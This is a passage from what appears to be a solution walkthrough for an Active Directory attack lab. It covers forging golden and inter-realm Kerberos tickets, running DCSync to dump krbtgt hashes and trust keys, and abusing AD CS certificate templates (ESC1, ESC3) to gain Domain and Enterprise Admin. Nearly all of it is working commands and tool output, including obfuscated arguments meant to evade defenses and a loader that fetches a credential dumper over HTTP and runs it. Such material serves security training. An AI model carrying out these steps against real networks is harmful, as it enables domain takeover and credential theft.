PS C:\AD\Tools\kekeo_old> .\kirbikator.exe lsa .\CIFS.mcorp-
dc.moneycorp.local.kirbi

  .#####.   KiRBikator 1.1 (x86) built on Dec  8 2016 00:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                    (oe.eo)
  '#####'                                                     * * */

Destination : Microsoft LSA API (multiple)
 < .\CIFS.mcorp-dc.moneycorp.local.kirbi (RFC KRB-CRED (#22))
 > Ticket Administrator@dollarcorp.moneycorp.local-CIFS~mcorp-
dc.moneycorp.local@MONEYCORP.LOCAL : injected
```

Now, try to access the target service - a success means escalation to the parent DA:

```
PS C:\AD\Tools\kekeo_old> ls \\mcorp-dc.moneycorp.local\c$


      Directory: \\mcorp-dc.moneycorp.local\c$


Mode             LastWriteTime      Length Name
----              -------------          ------ ----
05/08/2021  12:20 AM    <DIR>          PerfLogs
11/10/2022  09:53 PM    <DIR>          Program Files
05/08/2021  01:40 AM    <DIR>          Program Files (x86)
11/11/2022  06:33 AM    <DIR>          Users
11/26/2022  02:09 AM    <DIR>          Windows
               0 File(s)              0 bytes
               5 Dir(s)  13,766,746,112 bytes free
```

Learning Objective 19:

Task

- Using DA access to dollarcorp.moneycorp.local, escalate privileges to Enterprise Admin or DA to the parent domain, moneycorp.local using dollarcorp's krbtgt hash.

Solution

We already have the krbtgt hash from dcorp-dc. Let's create the inter-realm TGT and inject.

Using Rubeus

Run the below command:

```
C:\AD\Tools>echo %Pwn%
golden
C:\AD\Tools>C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args %Pwn%
/user:Administrator /id:500 /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-
719815819-3726368948-3917688648 /sids:S-1-5-21-335606122-960912869-
3279953914-519
/aes256:154cb6624b1d859f7080a6615adc488f09f92843879b3d914cbcb5a8c3cda848
/netbios:dcorp /ptt

[snip]

[+] Ticket successfully imported!
```

We can now access mcorp-dc!

```
C:\AD\Tools>winrs -r:mcorp-dc.moneycorp.local cmd
Microsoft Windows [Version 10.0.20348.2227]
(c) Microsoft Corporation. All rights reserved.

C:\Users\TEMP>set username
set username
USERNAME=Administrator

C:\Users\TEMP>set computername
set computername
COMPUTERNAME=MCORP-DC
```

Using BetterSafetyKatz

Run the below command from an elevated command prompt:

```
C:\AD\Tools> C:\AD\Tools\BetterSafetyKatz.exe "kerberos::golden
/user:Administrator /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-
719815819-3726368948-3917688648 /sids:S-1-5-21-335606122-960912869-
3279953914-519 /krbtgt:4e9815869d2090ccfca61c1fe0d23986 /ptt" "exit"
```

```
[snip]
Golden ticket for 'Administrator @ dollarcorp.moneycorp.local' successfully
submitted for current session

DD9MWHA3(commandline) # exit
Bye!
```

Let's check if we can access mcorp-dc:

```
C:\Windows\system32>dir \\mcorp-dc.moneycorp.local\c$
Volume in drive \\mcorp-dc.moneycorp.local\c$ has no label.
 Volume Serial Number is 1A5A-FDE2

 Directory of \\mcorp-dc.moneycorp.local\c$

05/08/2021  12:20 AM    <DIR>          PerfLogs
11/10/2022  09:53 PM    <DIR>          Program Files
05/08/2021  01:40 AM    <DIR>          Program Files (x86)
11/11/2022  06:33 AM    <DIR>          Users
11/26/2022  02:09 AM    <DIR>          Windows
               0 File(s)              0 bytes
               5 Dir(s)  13,766,746,112 bytes free
```

Sweet! Let's run DCSync agains mcorp-dc to extract secrets from it:

```
C:\Windows\system32>echo %Pwn%
lsadump::dcsync
C:\Windows\system32>C:\AD\Tools\Loader.exe -path C:\AD\Tools\SafetyKatz.exe -
args "%Pwn% /user:mcorp\krbtgt /domain:moneycorp.local" "exit"

[snip]
** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 11/11/2022 9:46:24 PM
Object Security ID   : S-1-5-21-335606122-960912869-3279953914-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: a0981492d5dfab1ae0b97b51ea895ddf
    ntlm- 0: a0981492d5dfab1ae0b97b51ea895ddf
    lm  - 0: 87836055143ad5a507de2aaeb9000361

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 7c7a5135513110d108390ee6c322423f

* Primary:Kerberos-Newer-Keys *
```

```
    Default Salt : MONEYCORP.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
90ec02cc0396de7e08c7d5a163c21fd59fcb9f8163254f9775fc2604b9aedb5e
      aes128_hmac       (4096) : 801bb69b81ef9283f280b97383288442
[snip]
```

Awesome!

Learning Objective 20:

Task

- With DA privileges on dollarcorp.moneycorp.local, get access to SharedwithDCorp share on the DC of eurocorp.local forest.

Solution

We need the trust key for the trust between dollarcorp and eurocrop, which can be retrieved using Mimikatz or SafetyKatz.

Start a process with DA privileges. Run the below command from an elevated command prompt:

```
C:\AD\Tools>echo %Pwn%
asktgt
C:\AD\Tools>C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args %Pwn%
/user:svcadmin
/aes256:6366243a657a4ea04e406f1abc27f1ada358ccd0138ec5ca2835067719dc7011
/opsec /createnetonly:C:\Windows\System32\cmd.exe /show /ptt
[snip]
```

Run the below commands from the process running as DA to copy Loader.exe on dcorp-dc and use it to extract credentials:

```
C:\Windows\system32>echo F | xcopy C:\AD\Tools\Loader.exe \\dcorp-
dc\C$\Users\Public\Loader.exe /Y
Does \\dcorp-dc\C$\Users\Public\Loader.exe specify a file name
or directory name on the target
(F = file, D = directory)? F
C:\AD\Tools\Loader.exe
1 File(s) copied

C:\Windows\system32>winrs -r:dcorp-dc cmd
Microsoft Windows [Version 10.0.20348.1249]
(c) Microsoft Corporation. All rights reserved.

C:\Users\svcadmin>netsh interface portproxy add v4tov4 listenport=8080
listenaddress=0.0.0.0 connectport=80 connectaddress=172.16.100.x
netsh interface portproxy add v4tov4 listenport=8080 listenaddress=0.0.0.0
connectport=80 connectaddress=172.16.100.x
```

Use ArgSplit.bat on the student VM to encode "lsadump::trust":

```
C:\Windows\system32>C:\AD\Tools\ArgSplit.bat
[!] Argument Limit: 180 characters
[+] Enter a string: lsadump::trust
```

```
set "z=t"
set "y=s"
[snip]
```

Copy the generated commands and use it on the winrs session on dcorp-dc:

```
C:\Users\svcadmin>set "y=s"
[snip]
C:\Users\svcadmin>
set "Pwn=%o%%p%%q%%r%%s%%t%%u%%v%%w%%x%%y%%z%"
C:\Users\svcadmin>echo %Pwn%
lsadump::trust
C:\Users\svcadmin>C:\Users\Public\Loader.exe -path
http://127.0.0.1:8080/SafetyKatz.exe -args "%Pwn% /patch" "exit"
[snip]
mimikatz # lsadump::trust /patch

[snip]
Domain: EUROCORP.LOCAL (ecorp / S-1-5-21-3333069040-3914854601-3606488808)
 [  In ] DOLLARCORP.MONEYCORP.LOCAL -> EUROCORP.LOCAL
    * 2/24/2023 1:10:52 AM - CLEAR   - 4b 28 69 61 81 ef 64 36 4e 80 d2 0a 54
63 08 fe 58 e8 18 14 cd 90 15 ac 93 10 02 37
        * aes256_hmac
bc1e5642c1afebbeeb76b9ba6f688ea0c876ecac7ecdd4b7e95d5beb35d886df
        * aes128_hmac       9896c96f784de9a0341150b7fa1e2360
        * rc4_hmac_nt       163373571e6c3e09673010fd60accdf0
[snip]
```

Using Rubeus

Let's Forge a referral ticket. Note that we are not injecting any SID History here as it would be filtered out. Run the below command:

```
C:\AD\Tools>echo %Pwn%
silver
C:\AD\Tools>C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args %Pwn%
/service:krbtgt/DOLLARCORP.MONEYCORP.LOCAL
/rc4:163373571e6c3e09673010fd60accdf0 /sid:S-1-5-21-719815819-3726368948-
3917688648 /ldap /user:Administrator /nowrap

[snip]

[*] Building PAC

[snip]

[*] base64(ticket.kirbi):

      doIGPjCCBjqgAwIBBaED...
```

```
[snip]
```

Copy the base64 encoded ticket from above and use it in the following command:

```
C:\AD\Tools>C:\AD\Tools\Rubeus.exe asktgs /service:cifs/eurocorp-
dc.eurocorp.LOCAL /dc:eurocorp-dc.eurocorp.LOCAL /ptt /ticket:
doIGPjCCBjqgAwIBBaED...

[snip]
  ServiceName              :  CIFS/eurocorp-dc.eurocorp.LOCAL
  ServiceRealm             :  EUROCORP.LOCAL
  UserName                 :  Administrator
  UserRealm                :  DOLLARCORP.MONEYCORP.LOCAL
[snip]
```

Once the ticket is injected, we can access explicitly shared resources on eurocorp-dc.

```
C:\Windows\system32>dir \\eurocorp-dc.eurocorp.local\SharedwithDCorp\
Volume in drive \\eurocorp-dc.eurocorp.local\SharedwithDCorp has no label.
 Volume Serial Number is 1A5A-FDE2

 Directory of \\eurocorp-dc.eurocorp.local\SharedwithDCorp

11/16/2022  04:26 AM    <DIR>          .
11/15/2022  06:17 AM                29 secret.txt
               1 File(s)             29 bytes
               1 Dir(s)  14,017,421,312 bytes free

C:\Windows\system32>type \\eurocorp-
dc.eurocorp.local\SharedwithDCorp\secret.txt
Dollarcorp DAs can read this!
```

Note that the only way to enumerate accessible resources (service on a machine) in eurocorp would be to request a TGS for each one and then attempt to access it.

Using BetterSafetyKatz

Forge an inter-realm TGT. Run the below command from an elevated command prompt:

```
C:\Windows\system32>C:\AD\Tools\BetterSafetyKatz.exe "kerberos::golden
/user:Administrator /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-
719815819-3726368948-3917688648 /rc4:163373571e6c3e09673010fd60accdf0
/service:krbtgt /target:eurocorp.local
/ticket:C:\AD\Tools\trust_forest_tkt.kirbi" "exit"

[snip]
User      : Administrator
Domain    : dollarcorp.moneycorp.local (DOLLARCORP)
SID       : S-1-5-21-719815819-3726368948-3917688648
User Id   : 500
```

```
Groups Id : *513 512 520 518 519
ServiceKey: 163373571e6c3e09673010fd60accdf0 - rc4_hmac_nt
Service   : krbtgt
Target    : eurocorp.local
Lifetime  : 3/3/2023 10:01:56 AM ; 2/28/2033 10:01:56 AM ; 2/28/2033 10:01:56
AM
-> Ticket : C:\AD\Tools\trust_forest_tkt.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```

Use the ticket with Rubeus:

```
C:\Windows\system32>echo %Pwn%
asktgt
C:\Windows\system32> C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args
%Pwn% /ticket:C:\AD\Tools\trust_forest_tkt.kirbi /service:cifs/eurocorp-
dc.eurocorp.local /dc:eurocorp-dc.eurocorp.local /ptt
[snip]
ServiceName           :  cifs/eurocorp-dc.eurocorp.local
  ServiceRealm          :  EUROCORP.LOCAL
  UserName              :  Administrator
  UserRealm             :  dollarcorp.moneycorp.local
[snip]
```

Check if we can access explicitly shared resources eurocorp-dc!

```
C:\Windows\system32>dir \\eurocorp-dc.eurocorp.local\SharedwithDCorp\
Volume in drive \\eurocorp-dc.eurocorp.local\SharedwithDCorp has no label.
 Volume Serial Number is 1A5A-FDE2

 Directory of \\eurocorp-dc.eurocorp.local\SharedwithDCorp

11/16/2022  04:26 AM    <DIR>          .
11/15/2022  06:17 AM                29 secret.txt
               1 File(s)             29 bytes
               1 Dir(s)  14,017,421,312 bytes free

C:\Windows\system32>type \\eurocorp-
dc.eurocorp.local\SharedwithDCorp\secret.txt
Dollarcorp DAs can read this!
```

Using Invoke-Mmimkatz and old Kekeo

With DA privileges, run the following command to retrieve the trust key for the trust between dollarcorp and eurocorp:

```
PS C:\AD\Tools> Invoke-Mimi -Command '"lsadump::trust /patch"' -CmpNm dcorp-dc.dollarcorp.moneycorp.local
[snip]
Domain: EUROCORP.LOCAL (ecorp / S-1-5-21-3333069040-3914854601-3606488808)
 [  In ] DOLLARCORP.MONEYCORP.LOCAL -> EUROCORP.LOCAL
    * 2/24/2023 1:10:52 AM - CLEAR   - 4b 28 69 61 81 ef 64 36 4e 80 d2 0a 54 63 08 fe 58 e8 18 14 cd 90 15 ac 93 10 02 37
        * aes256_hmac       bc1e5642c1afebbeeb76b9ba6f688ea0c876ecac7ecdd4b7e95d5beb35d886df
        * aes128_hmac       9896c96f784de9a0341150b7fa1e2360
        * rc4_hmac_nt       163373571e6c3e09673010fd60accdf0

 [snip]
```

Create the inter-realm TGT:

```
PS C:\AD\Tools> Invoke-Mimi -Command '"kerberos::golden /user:Administrator /domain:dollarcorp.moneycorp.local /sid:S-1-5-21-719815819-3726368948-3917688648 /rc4:163373571e6c3e09673010fd60accdf0 /service:krbtgt /target:eurocorp.local /ticket:C:\AD\Tools\kekeo_old\trust_forest_tkt.kirbi"'

[snip]
```

Get a TGS for a service (CIFS) in the target forest (eurocorp.local):

```
PS C:\AD\Tools\kekeo_old> .\asktgs.exe C:\AD\Tools\kekeo_old\trust_forest_tkt.kirbi CIFS/eurocorp-dc.eurocorp.local

  .#####.   AskTGS Kerberos client 1.0 (x86) built on Dec  8 2016 00:31:13
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                      (oe.eo)
  '#####'                                                   * * */

Ticket      : C:\AD\Tools\kekeo_old\trust_forest_tkt.kirbi
Service   : krbtgt / eurocorp.local @ dollarcorp.moneycorp.local
Principal : Administrator @ dollarcorp.moneycorp.local

> CIFS/eurocorp-dc.eurocorp.local
  * Ticket in file 'CIFS.eurocorp-dc.eurocorp.local.kirbi'
```

Present the TGS to the service (CIFS) in the target forest (eurocorp.local):

```
PS C:\AD\Tools\kekeo_old> .\kirbikator.exe lsa .\CIFS.eurocorp-
dc.eurocorp.local.kirbi

  .#####.   KiRBikator 1.1 (x86) built on Dec  8 2016 00:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com                     (oe.eo)
  '#####'                                                    * * */

Destination : Microsoft LSA API (multiple)
 < .\CIFS.eurocorp-dc.eurocorp.local.kirbi (RFC KRB-CRED (#22))
 > Ticket Administrator@dollarcorp.moneycorp.local-CIFS~eurocorp-
dc.eurocorp.local@EUROCORP.LOCAL : injected
```

Check if we can access the explicitly shared file share:

```
PS C:\AD\Tools\kekeo_old> ls \\eurocorp-dc.eurocorp.local\SharedwithDCorp\


      Directory: \\eurocorp-dc.eurocorp.local\SharedwithDCorp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        11/15/2022   6:17 AM             29 secret.txt


PS C:\AD\Tools\kekeo_old> cat \\eurocorp-
dc.eurocorp.local\SharedwithDCorp\secret.txt
Dollarcorp DAs can read this!
```

Learning Objective 21:

Task

- Check if AD CS is used by the target forest and find any vulnerable/abusable templates.
- Abuse any such template(s) to escalate to Domain Admin and Enterprise Admin.

Solution

We can use the Certify tool to check for AD CS in moneycorp.

```
C:\AD\Tools>C:\AD\Tools\Certify.exe cas


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0

[*] Action: Find certificate authorities
[*] Using the search base 'CN=Configuration,DC=moneycorp,DC=local'


[*] Root CAs

    Cert SubjectName              : CN=moneycorp-MCORP-DC-CA, DC=moneycorp,
DC=local
    Cert Thumbprint               : 8DA9C3EF73450A29BEB2C77177A5B02D912F7EA8
    Cert Serial                   : 48D51C5ED50124AF43DB7A448BF68C49
    Cert Start Date               : 11/26/2022 1:59:16 AM
    Cert End Date                 : 11/26/2032 2:09:15 AM
    Cert Chain                    : CN=moneycorp-MCORP-DC-
CA,DC=moneycorp,DC=local
[snip]
```

We can list all the templates using the following command. Going through the output we can find some interesting templates:

```
C:\AD\Tools>C:\AD\Tools\Certify.exe find


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0

[*] Action: Find certificate templates
[snip]
CA Name                               : mcorp-dc.moneycorp.local\moneycorp-
MCORP-DC-CA
    Template Name                         : SmartCardEnrollment-Agent
    Schema Version                        : 2
    Validity Period                       : 10 years
    Renewal Period                        : 6 weeks
    msPKI-Certificates-Name-Flag          : SUBJECT_ALT_REQUIRE_UPN,
SUBJECT_REQUIRE_DIRECTORY_PATH
    mspki-enrollment-flag                 : AUTO_ENROLLMENT
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Certificate Request Agent
    mspki-certificate-application-policy  : Certificate Request Agent
    Permissions
      Enrollment Permissions
        Enrollment Rights           : dcorp\Domain Users                S-1-
5-21-719815819-3726368948-3917688648-513
[snip]

    Template Name                         : HTTPSCertificates
    Schema Version                        : 2
    Validity Period                       : 1 year
    Renewal Period                        : 6 weeks
    msPKI-Certificates-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
[snip]
```

Privilege Escalation to DA and EA using ESC1

The template HTTPSCertificates looks interesting. Let's get some more information about it as it allows requestor to supply subject name:

```
C:\AD\Tools>C:\AD\Tools\Certify.exe find /enrolleeSuppliesSubject
[snip]
CA Name                               : mcorp-dc.moneycorp.local\moneycorp-
MCORP-DC-CA
    Template Name                         : HTTPSCertificates
    Schema Version                        : 2
    Validity Period                       : 1 year
    Renewal Period                        : 6 weeks
    msPKI-Certificates-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS,
PUBLISH_TO_DS
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Client Authentication, Encrypting
File System, Secure Email
    mspki-certificate-application-policy  : Client Authentication, Encrypting
File System, Secure Email
    Permissions
      Enrollment Permissions
        Enrollment Rights           : dcorp\RDPUsers                S-1-5-21-
719815819-3726368948-3917688648-1123
                                      mcorp\Domain Admins           S-1-5-21-
335606122-960912869-3279953914-512
                                      mcorp\Enterprise Admins       S-1-5-21-
335606122-960912869-3279953914-519
[snip]
```

Sweet! The HTTPSCertificates template grants enrollment rights to RDPUsers group and allows requestor to supply Subject Name. Recall that studentx is a member of RDPUsers group. This means that we can request certificate for any user as studentx.

Let's request a certificate for Domain Admin - Administrator:

```
C:\AD\Tools>C:\AD\Tools\Certify.exe request /ca:mcorp-
dc.moneycorp.local\moneycorp-MCORP-DC-CA /template:"HTTPSCertificates"
/altname:administrator
[snip]
[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
[snip]
-----END CERTIFICATE-----
[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced
Cryptographic Provider v1.0" -export -out cert.pfx

Certify completed in 00:00:21.3337806
```

Copy all the text between `-----BEGIN RSA PRIVATE KEY-----` and `-----END CERTIFICATE-----` and save it to esc1.pem.

We need to convert it to PFX to use it. Use openssl binary on the student VM to do that. I will use SecretPass@123 as the export password.

```
C:\AD\Tools>C:\AD\Tools\openssl\openssl.exe pkcs12 -in C:\AD\Tools\esc1.pem -
keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out
C:\AD\Tools\esc1-DA.pfx
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter Export Password:
Verifying - Enter Export Password:
```

Use the PFX created above with Rubeus to request a TGT for DA - Administrator!

```
C:\AD\Tools>echo %Pwn%
asktgt
C:\AD\Tools>C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args %Pwn%
/user:administrator /certificate:esc1-DA.pfx /password:SecretPass@123 /ptt


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  V2.2.1

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=studentx, CN=Users,
DC=dollarcorp, DC=moneycorp, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for:
'dollarcorp.moneycorp.local\administrator'
[+] TGT request successful!
[snip]
```

Check if we actually have DA privileges now:

```
C:\AD\Tools>winrs -r:dcorp-dc cmd /c set username
USERNAME=administrator
```

Awesome! We can use similar method to escalate to Enterprise Admin privileges. Request a certificate for Enterprise Administrator - Administrator

```
C:\AD\Tools> C:\AD\Tools\Certify.exe request /ca:mcorp-
dc.moneycorp.local\moneycorp-MCORP-DC-CA /template:"HTTPSCertificates"
/altname:moneycorp.local\administrator
[snip]
```

Save the certificate to esc1-EA.pem and convert it to PFX. I will use SecretPass@123 as the export password:

```
C:\AD\Tools>C:\AD\Tools\openssl\openssl.exe pkcs12 -in C:\AD\Tools\esc1-
EA.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -
out C:\AD\Tools\esc1-EA.pfx
[snip]
```

Use Rubeus to request TGT for Enterprise Administrator - Administrator

```
C:\AD\Tools>echo %Pwn%
asktgt
C:\AD\Tools>C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args %Pwn%
/user:moneycorp.local\Administrator /dc:mcorp-dc.moneycorp.local
/certificate:esc1-EA.pfx /password:SecretPass@123 /ptt
[snip]
```

Finally, access mcorp-dc!

```
C:\AD\Tools>winrs -r:mcorp-dc cmd /c set username
USERNAME=administrator
```

Awesome! We have EA privileges!

Privilege Escalation to DA and EA using ESC3

If we list vulnerable templates in moneycorp, we get the following result:

```
C:\AD\Tools>C:\AD\Tools\Certify.exe find /vulnerable
[snip]
[!] Vulnerable Certificates Templates :

    CA Name                               : mcorp-
dc.moneycorp.local\moneycorp-MCORP-DC-CA
    Template Name                         : SmartCardEnrollment-Agent
    Schema Version                        : 2
    Validity Period                       : 10 years
    Renewal Period                        : 6 weeks
    msPKI-Certificates-Name-Flag          : SUBJECT_ALT_REQUIRE_UPN,
SUBJECT_REQUIRE_DIRECTORY_PATH
    mspki-enrollment-flag                 : AUTO_ENROLLMENT
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Certificate Request Agent
    mspki-certificate-application-policy  : Certificate Request Agent
    Permissions
      Enrollment Permissions
        Enrollment Rights           : dcorp\Domain Users            S-1-5-21-
335606122-960912869-3279953914-513
                                      mcorp\Domain Admins           S-1-5-21-
335606122-960912869-3279953914-512
                                      mcorp\Enterprise Admins       S-1-5-21-
335606122-960912869-3279953914-519
```

The "SmartCardEnrollment-Agent" template has EKU for Certificate Request Agent and grants enrollment rights to Domain users. If we can find another template that has an EKU that allows for domain authentication and has application policy requirement of certificate request agent, we can request certificate on behalf of any user.

```
C:\AD\Tools>C:\AD\Tools\Certify.exe find
[snip]

CA Name                               : mcorp-dc.moneycorp.local\moneycorp-
MCORP-DC-CA
    Template Name                         : SmartCardEnrollment-Users
    Schema Version                        : 2
    Validity Period                       : 10 years
    Renewal Period                        : 6 weeks
    msPKI-Certificates-Name-Flag          : SUBJECT_ALT_REQUIRE_UPN,
SUBJECT_REQUIRE_DIRECTORY_PATH
    mspki-enrollment-flag                 : AUTO_ENROLLMENT
    Authorized Signatures Required        : 1
    Application Policies                  : Certificate Request Agent
    pkiextendedkeyusage                   : Client Authentication, Encrypting
File System, Secure Email
    mspki-certificate-application-policy  : Client Authentication, Encrypting
File System, Secure Email
    Permissions
      Enrollment Permissions
        Enrollment Rights           : dcorp\Domain Users            S-1-5-21-
719815819-3726368948-3917688648-513
                                      mcorp\Domain Admins           S-1-5-21-
719815819-3726368948-3917688648-512
                                      mcorp\Enterprise Admins       S-1-5-21-
719815819-3726368948-3917688648-519
```

Sweet! Now, request an Enrollment Agent Certificate from the template "SmartCardEnrollment-Agent":

```
C:\AD\Tools>C:\AD\Tools\Certify.exe request /ca:mcorp-
dc.moneycorp.local\moneycorp-MCORP-DC-CA /template:SmartCardEnrollment-Agent
[snip]
```

Like earlier, save the certificate text to esc3.pem and convert to pfx. Let's keep using SecretPass@123 as the export password:

```
C:\AD\Tools>C:\AD\Tools\openssl\openssl.exe pkcs12 -in C:\AD\Tools\esc3.pem -
keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out
C:\AD\Tools\esc3-agent.pfx
[snip]
```

Now we can use the Enrollment Agent Certificate to request a certificate for DA from the template SmartCardEnrollment-Users:

```
C:\AD\Tools>C:\AD\Tools\Certify.exe request /ca:mcorp-
dc.moneycorp.local\moneycorp-MCORP-DC-CA /template:SmartCardEnrollment-Users
/onbehalfof:dcorp\administrator /enrollcert:C:\AD\Tools\esc3-agent.pfx
/enrollcertpw:SecretPass@123


   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0

[*] Action: Request a Certificates

[*] Current user context    : dcorp\studentx

[*] Template                : SmartCardEnrollment-Users
[*] On Behalf Of            : dcorp\administrator
[snip]
```

Once again, save the certificate text to esc3-DA.pem and convert the pem to pfx. Still using SecretPass@123 as the export password:

```
C:\AD\Tools>C:\AD\Tools\openssl\openssl.exe pkcs12 -in C:\AD\Tools\esc3-
DA.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -
out C:\AD\Tools\esc3-DA.pfx
[snip]
```

Use the esc3-DA created above with Rubeus to request a TGT for DA

```
C:\AD\Tools>echo %Pwn%
asktgt
C:\AD\Tools>C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args %Pwn%
/user:administrator /certificate:esc3-DA.pfx /password:SecretPass@123 /ptt
[snip]
[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=studentx, CN=Users,
DC=dollarcorp, DC=moneycorp, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for:
'dollarcorp.moneycorp.local\administrator'
[+] TGT request successful!
[snip]
```

Check if we actually have DA privileges now:

```
C:\AD\Tools>winrs -r:dcorp-dc cmd /c set username
USERNAME=administrator
```

To escalate to Enterprise Admin, we just need to make changes to request to the SmartCardEnrollment-Users template and Rubeus. Please note that we are using '**/onbehalfof: mcorp\administrator**' here:

```
C:\AD\Tools>C:\AD\Tools\Certify.exe request /ca:mcorp-
dc.moneycorp.local\moneycorp-MCORP-DC-CA /template:SmartCardEnrollment-Users
/onbehalfof:mcorp\administrator /enrollcert:C:\AD\Tools\esc3-agent.pfx
/enrollcertpw:SecretPass@123
[snip]
```

Convert the pem to esc3-EA.pfx using openssl and use the pfx with Rubeus:

```
C:\AD\Tools>echo %Pwn%
asktgt
C:\AD\Tools>C:\AD\Tools\Loader.exe -path C:\AD\Tools\Rubeus.exe -args %Pwn%
/user:moneycorp.local\administrator /certificate:C:\AD\Tools\esc3-EA.pfx
/dc:mcorp-dc.moneycorp.local /password:SecretPass@123 /ptt
[snip]
```

Finally, access mcorp-dc!

```
C:\AD\Tools>winrs -r:mcorp-dc cmd /c set username
USERNAME=administrator
```

Learning Objective 22:

Task

- Get a reverse shell on a SQL server in eurocorp forest by abusing database links from dcorp-mssql.

Solution


Let's start with enumerating SQL servers in the domain and if studentx has privileges to connect to any of them. We can use PowerUpSQL module for that. Run the below command from a PowerShell session started using Invisi-Shell:

```
PS C:\AD\Tools\PowerUpSQL-master> Import-Module C:\AD\Tools\PowerUpSQL-master\PowerupSQL.psd1
PS C:\AD\Tools\PowerUpSQL-master> Get-SQLInstanceDomain | Get-SQLServerinfo -Verbose
VERBOSE: dcorp-mgmt.dollarcorp.moneycorp.local,1433 : Connection Failed.
VERBOSE: dcorp-mgmt.dollarcorp.moneycorp.local : Connection Failed.
VERBOSE: dcorp-mssql.dollarcorp.moneycorp.local,1433 : Connection Success.
VERBOSE: dcorp-mssql.dollarcorp.moneycorp.local : Connection Success.
VERBOSE: dcorp-sql1.dollarcorp.moneycorp.local,1433 : Connection Failed.
VERBOSE: dcorp-sql1.dollarcorp.moneycorp.local : Connection Failed.

ComputerName            : dcorp-mssql.dollarcorp.moneycorp.local
Instance                : DCORP-MSSQL
DomainName              : dcorp
ServiceProcessID        : 2848
ServiceName             : MSSQLSERVER
ServiceAccount          : NT Service\MSSQLSERVER
AuthenticationMode      : Windows and SQL Server Authentication
ForcedEncryption        : 0
Clustered               : No
SQLServerVersionNumber : 14.0.1000.169
SQLServerMajorVersion  : 2017
